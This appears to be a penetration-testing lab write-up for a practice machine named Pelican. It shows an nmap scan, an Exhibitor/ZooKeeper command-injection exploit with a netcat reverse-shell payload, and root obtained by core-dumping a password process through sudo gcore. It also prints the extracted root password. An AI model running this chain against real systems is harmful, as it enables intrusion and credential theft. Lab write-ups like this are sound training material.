
## Pelican

Thursday, June 12, 2025 12:27 PM

#### nmap

```
Nmap 7.95 scan initiated Thu Jun 12 12:34:16 2025 as: /usr/lib/nmap/nmap --privileged -A -T4 -p- -oN
nmap 192.168.139.98
Nmap scan report for 192.168.139.98
Host is up (0.033s latency).
Not shown: 65526 closed tcp ports (reset)
PORT STATE SERVICE VERSION
                     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
22/tcp open ssh
ssh-hostkey:
2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
 __ 256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
631/tcp open ipp
| http-methods:
_ Potentially risky methods: PUT
http-title: Forbidden - CUPS v2.2.10
|_http-server-header: CUPS/2.2 IPP/2.1
2181/tcp open zookeeper Zookeeper 3.4.6-1569965 (Built on 02/20/2014)
                      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
2222/tcp open ssh
| ssh-hostkey:
 2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
  256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
|_ 256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
8080/tcp open http
                      Jetty 1.0
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(1.0)
8081/tcp open http nginx 1.14.2
|_http-title: Did not follow redirect to http://192.168.139.98:8080/exhibitor/v1/ui/index.html
http-server-header: nginx/1.14.2
44267/tcp open java-rmi Java RMI
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 4 hops
Service Info: Host: PELICAN; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
_clock-skew: mean: 1h20m00s, deviation: 2h18m35s, median: 0s
smb2-security-mode:
3:1:1:
|_ Message signing enabled but not required
I smb-security-mode:
| account used: guest
  authentication level: user
  challenge_response: supported
 |_ message_signing: disabled (dangerous, but default)
| smb2-time:
 date: 2025-06-12T16:35:16
 _ start_date: N/A
 smb-os-discovery:
OS: Windows 6.1 (Samba 4.9.5-Debian)
  Computer name: pelican
  NetBIOS computer name: PELICAN\x00
  Domain name: \x00
FQDN: pelican
_ System time: 2025-06-12T12:35:18-04:00
TRACEROUTE (using port 443/tcp)
HOP RTT ADDRESS
1 61.07 ms 192.168.45.1
2 61.09 ms 192.168.45.254
3 61.13 ms 192.168.251.1
4 60.77 ms 192.168.139.98
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Nmap done at Thu Jun 12 12:35:21 2025 -- 1 IP address (1 host up) scanned in 65.17 seconds
```

Pelican Page 1



## Google 'zookeeper exploit'

https://www.exploit-db.com/exploits/48654

```
The steps to exploit it from a web browser:

Open the Exhibitor Web UI and click on the Config tab, then flip the Editing switch to ON

In the "java.env script" field, enter any command surrounded by $() or ``, for example, for a simple reverse shell:

$(/bin/nc -e /bin/sh 10.0.0.64 4444 &)

Click Commit > All At Once > OK

The command may take up to a minute to execute.
```

# We got reverseshell.

```
(kali⊗ kali)-[~/Desktop/offsec/pelican]
$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 192.168.139.98 60664
id
uid=1000(charles) gid=1000(charles) groups=1000(charles)
whoami
charles
```

```
charles@pelican:/$ sudo -l
Matching Defaults entries for charles on pelican:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin

User charles may run the following commands on pelican:
    (ALL) NOPASSWD: /usr/bin/gcore
```

gtfo bin

# \_\_ / gcore ☆ Star 11,727

```
File read SUID Sudo
```

It can be used to generate core dumps of running processes. Such files often contains sensitive information such as open files content, cryptographic keys, passwords, etc. This command produces a binary file named core.\$PID, that is then often filtered with strings to narrow down relevant information.

#### File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
gcore $PID
```

#### SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run sh -p, omit the -p argument on systems like Debian (<= Stretch) that allow the default sh shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which gcore) .
./gcore $PID
```

# Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

sudo gcore \$PID

## Check process

ps -ef

#### Found this

```
root 486 1 0 12:29 ? 00:00:00 /usr/bin/password-store
```

### Use that PID

```
charles@pelican:/$ sudo gcore 486 ______
0x00007fddd67856f4 in __GI___nanosleep (requested_time=requested_time@entry=0x7ffcf6253d00, remaining=remaining@entry=0x7ffcf6253d00) at
../sysdeps/unix/sysv/linux/nanosleep.c:28
28 ../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
Saved corefile core.486
[Inferior 1 (process 486) detached]
```

# Check string

charles@pelican:/\$ strings core.486

001 Password: root: ClogKingpinInning731

root:ClogKingpinInning731

We are root.

```
charles@pelican:/$ su -
Password:
root@pelican:~#
root@pelican:~# id
uid=0(root) gid=0(root) groups=0(root)
```